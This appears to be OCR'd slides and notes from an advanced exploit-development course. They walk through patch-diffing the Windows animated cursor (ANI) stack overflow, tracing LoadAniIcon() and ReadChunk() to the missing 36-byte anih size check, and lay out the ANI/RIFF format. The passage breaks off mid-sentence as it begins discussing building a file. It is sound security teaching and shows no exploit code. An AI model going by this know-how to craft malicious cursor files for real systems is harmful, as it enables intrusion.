
- Click on _ReadChunk() and press "x" to bring up the xrefs pop-up



- LoadAniIcon() also calls ReadChunk()

Exercise: _ReadChunk() (1)

When clicking on the call to ReadChunk() from within the LoadCursorIconFromFileMap() function, we want to press "x" to again bring up the cross-references pop-up. You should quickly notice that there is another call to ReadChunk() from LoadAniIcon(), which is the function that has changed per BinDiff.




Exercise: _ReadChunk() (2)

ReadChunk() seems to read in some arguments and pass them to ReadFilePtrCopy(). Let's check that function.

Exercise: ReadFilePtrCopy()

- ReadFilePtrCopy() calls memcpy()




Exercise: ReadFilePtrCopy()

ReadFilePtrCopy() calls memcpy() which seems to write data to the stack based on surrounding references to EBP and ESP. We'll need to confirm this later in a debugger. Overall, tracking the original function call to ReadTag(), followed by calls to ReadChunk(), ReadFilePtrCopy(), and memcpy() shows us the progression in which some type of data is eventually copied to the stack. Let's find the vulnerability.

Exercise: BinDiff LoadCursorIconFromFileMap()


- Looking at the sanity check



Sec760 Advanced Exploit Development for Penetration Testers


Exercise: BinDiff - LoadCursorIconFromFileMap()

When going back to the BinDiff to take a look at the function LoadCursorIconFromFileMap(), we can see that there is some type of sanity check after checking to see if what is being read includes "anih." Specifically, there is a comparison instruction to check and see if some variable in memory is equal to 0x24, or 36-bytes. If the comparison is successful, the call is made to ReadChunk() a few instructions down, else we're sent somewhere else.




Exercise: BinDiff – LoadAniIcon()

It seems as if we have found the likely vulnerability in the function LoadAniIcon(). The patched version of the function on the left includes the check that we have seen elsewhere checking to see if a variable in memory is equal to 36-bytes. The unpatched version on the left calls the ReadChunk() function without first checking to see if the variable in memory is equal to 36-bytes. It looks as if the bounds checking relies on this check, and the stack overflow is likely caused by the lack of this check.




Exercise: patchdiff2 View

As you can see on the right side of the image marked "Patched," there is a red circle showing the sanity check that is missing from the other side before the ReadChunk() function is called.



Exercise: When is LoadAniIcon() Called?

The only call when checking the xrefs to LoanAniIcon() is from LoadCursorIconFromFileMap(). Let's take a closer look to understand the conditions in which this function call is made.



Exercise: Conditions


Note that the block layout on this slide was altered to fit on the slide by condensing the output from IDA Pro and removing part of the conditional jumps to only show the path to calling LoadAniIcon(). Starting from the top we see the comparison to check and see if we match the string "anih." If so, we check to see if a variable in memory, likely a size, is equal to 0x24, or 36-bytes. If so, we go and call ReadChunk(). Once ReadChunk() returns we are subtracting 0x24 from ESP and loading another address into ESI. We are eventually getting down to a call to LoadAniIcon, which implies that if there is more data to handle, we call the function. We need to make sure that we can reach this block of code. In order to do this we need to understand more about the file format.

Animated Cursor File Format

- The .ani extension and file format
  - Used for animated cursors
  - Based on Resource Interchange File Format (RIFF)
  - Contains metadata about the file
    - Author, Title, Length, etc.
    - Files broken into chunks containing a tag, size, and data
  - Multiple image files make up the animation
  - Time delay between files is called frame timing

Animated Cursor File Format

At this point we need to analyze the animated cursor file format. Files containing the .ani extension are files used for animated cursors. The file format is based on the well-documented Resource Interchange File Format (RIFF). The start of the file contains metadata, which holds information about the author, title, and length of the file. Files are broken up into chunks that contain three primary components, a tag which identifies the file, a 4-byte integer which represents the size, followed by the actual data. Multiple image files are pieced together with a time delay in-between to make up the animation.




Resource Interchange File Format (RIFF)

The following RIFF description was taken from:
http://www.digitalpreservation.gov/formats/fdd/fdd000025.shtml

"RIFF (Resource Interchange File Format) is a tagged file structure for multimedia resource files. Strictly speaking, RIFF is not a file format, but a file structure that defines a class of more specific file formats, some of which are listed here as subtypes. The basic building block of a RIFF file is called a chunk. Chunks are identified by four-character codes and an application such as a viewer will skip chunks with codes it does not recognize. The basic chunk is a RIFF chunk, which must start with a second four-character code, a label that identifies the particular RIFF "form" or subtype. Applications that play or render RIFF files may ignore chunks with labels they do not recognize. Chunks can be nested. The RIFF structure is the basis for a few important file formats but has not been used as the wrapper structure for any file formats developed since the mid 1990s."

As shown on the slide, The RIFF structure is set up to first contain an ID of "RIFF", followed by a 4-byte size field for the overall RIFF chunk. Following the size field is the Form Type, which is also 4-bytes. Following the Form Type is the LIST chunk data, which starts with an ID and size. There is support for multiple nested chunks, called subchunks on the slide. Let's focus in on ANI's use of the RIFF format.

Extensive information on RIFF can be found at http://www.kk.iij4u.or.jp/~kondo/wave/mpidata.txt



ANI File Format In-depth (1)

On the slide is a diagram taken from http://www.daubnet.com/en/file-format-ani, which shows the RIFF structure. From this we can understand the formatting of the RIFF chunk data and proceeding chunks. Remember that RIFF calls the different supported file formats "Tags" and is made up of "Chunks." This helps to clarify the function names we've been dealing with so far, ReadTag() and ReadChunk(). LoadCursorIconFromFileMap()'s name suggests that the function is responsible for reading in animated cursor data from a file. The following information comes from http://www.wotsit.org/download.asp?f=ani&sc=332127320 and was written by R. James Houghtaling. This information can be used to perform analysis and understanding of the ANI file format.

This is a paraphrase of the format. It is essentially just a RIFF file with extensions... (view this monospaced). This info basically comes from the MMDK (Multimedia DevKit).

```
"RIFF" {Length of File}
  "ACON"
    "LIST" {Length of List}
      "INAM" {Length of Title} {Data}
      "IART" {Length of Author} {Data}
    "fram"
      "icon" {Length of Icon} {Data}      ; 1st in list
      ...
      "icon" {Length of Icon} {Data}      ; Last in list  (1 to cFrames)
  "anih" {Length of ANI header (36 bytes)} {Data}   ; (see ANI Header TypeDef )
  "rate" {Length of rate block} {Data}      ; ea. rate is a long (length is 1 to cSteps)
  "seq " {Length of sequence block} {Data} ; ea. seq is a long (length is 1 to cSteps)
```

-END-

Any of the blocks ("ACON", "anih", "rate", or "seq ") can appear in any order. I've never seen "rate" or "seq " appear before "anih", though. You need the cSteps value from "anih" to read "rate" and "seq ". The order I usually see the frames is: "RIFF", "ACON", "LIST", "INAM", "IART", "anih", "rate", "seq ", "LIST", "ICON". You can see the "LIST" tag is repeated and the "ICON" tag is repeated once for every embedded icon. The data pulled from the "ICON" tag is always in the standard 766-byte .ico file format.

ANI File Format In-depth (2)

- Header chunk ID is anih
- Followed by the 4-byte size field
  - Should be 36 bytes for anih header
- All fields shown in this diagram comes to 36-bytes
  - Most are optional
  - Can simply hold 0's
- RIFF chunk needs at least two subchunks, one for anih header and a LIST chunk

Structure of the 'anih' header chunk.

Name	Size	Description
HeaderSize	4 bytes	size of this structure (=32)
NumFrames	4 bytes	number of stored frames in this animation
NumSteps	4 bytes	number of steps in this animation
Width	4 bytes	total width in pixels
Height	4 bytes	total height in pixels
BitCount	4 bytes	number of bits/pixel ColorDepth = 2BitCount
NumPlanes	4 bytes	=1
DisplayRate	4 bytes	default display rate in 1/60s (Rate = 60 / DisplayRate fps)
Flags	4 bytes	currently only 2 bits are used
reserved	bits 31..2	unused =0
SequenceFlag	bit 1	TRUE: File contains sequence data
IconFlag	bit 0	TRUE: Frames are icon or cursor data FALSE: Frames are raw data

http://www.daubnet.com/en/file-format-ani

ANI File Format In-depth (2)

On this slide is the ANI chunk data, consisting of 36-bytes. Many of the fields are optional, but we must at least include the header type of "anih" followed by a 4-byte size and include a LIST chunk. The rest of the required fields will become apparent during our testing.

The following data, also taken from http://www.wotsit.org/download.asp?f=ani&sc=332127320 helps to clarify the ANI header structure. If this link is no longer valid, try http://www.gdgsoft.com/anituner/help/aniformat.htm


- All {Length of...} are 4byte DWORDs.
- ANI Header TypeDef:

```
struct tagANIHeader {
  DWORD cbSizeOf; // Num bytes in AniHeader (36 bytes)
  DWORD cFrames; // Number of unique Icons in this cursor
  DWORD cSteps; // Number of Blits before the animation cycles
  DWORD cx, cy; // reserved, must be zero.
  DWORD cBitCount, cPlanes; // reserved, must be zero.
  DWORD JifRate; // Default Jiffies (1/60th of a second) if rate chunk not present.
  DWORD flags; // Animation Flag (see AF_ constants)
  } ANIHeader;
```

Viewing an Animated Cursor

- This is the rainbow.ani cursor located in c:\Windows\Cursors on XP


1. RIFF
2. ACON
3. LIST
4. anih



Viewing an Animated Cursor


The Hex-editor XVI32 is included in your 760.3 folder and was written by Christian Maas. You can find it online at http://www.chmaas.handshake.de. Simply copy the entire folder titled "hex edit" to your file system. To bring up the hex editor double-click on the file XVI32.exe. If you want to view the same file as on the slide you can open up rainbow.ani, which is located in c:\Windows\Cursors. This was taken from a Windows XP SP2 system. Any animated cursor file in that folder should produce similar results.

A few sections were marked that should look familiar. As identified by the number 1, the file starts out with RIFF, followed immediately by the size of the entire file, which is shown as 0x2658 which is 9,816 bytes. Number 2 shows ACON, which is required for the animated cursor file format. Number 3 shows LIST, which is also a requirement for the animated cursor file format. The number 4 shows the anih header tag followed immediately by 0x24, or 36 bytes in decimal. This is the required header size that should be checked through bounds checking in the code handling the file format. There is a lot of extra data inside this file, such as the Microsoft Copyright information. When developing a generic ANI 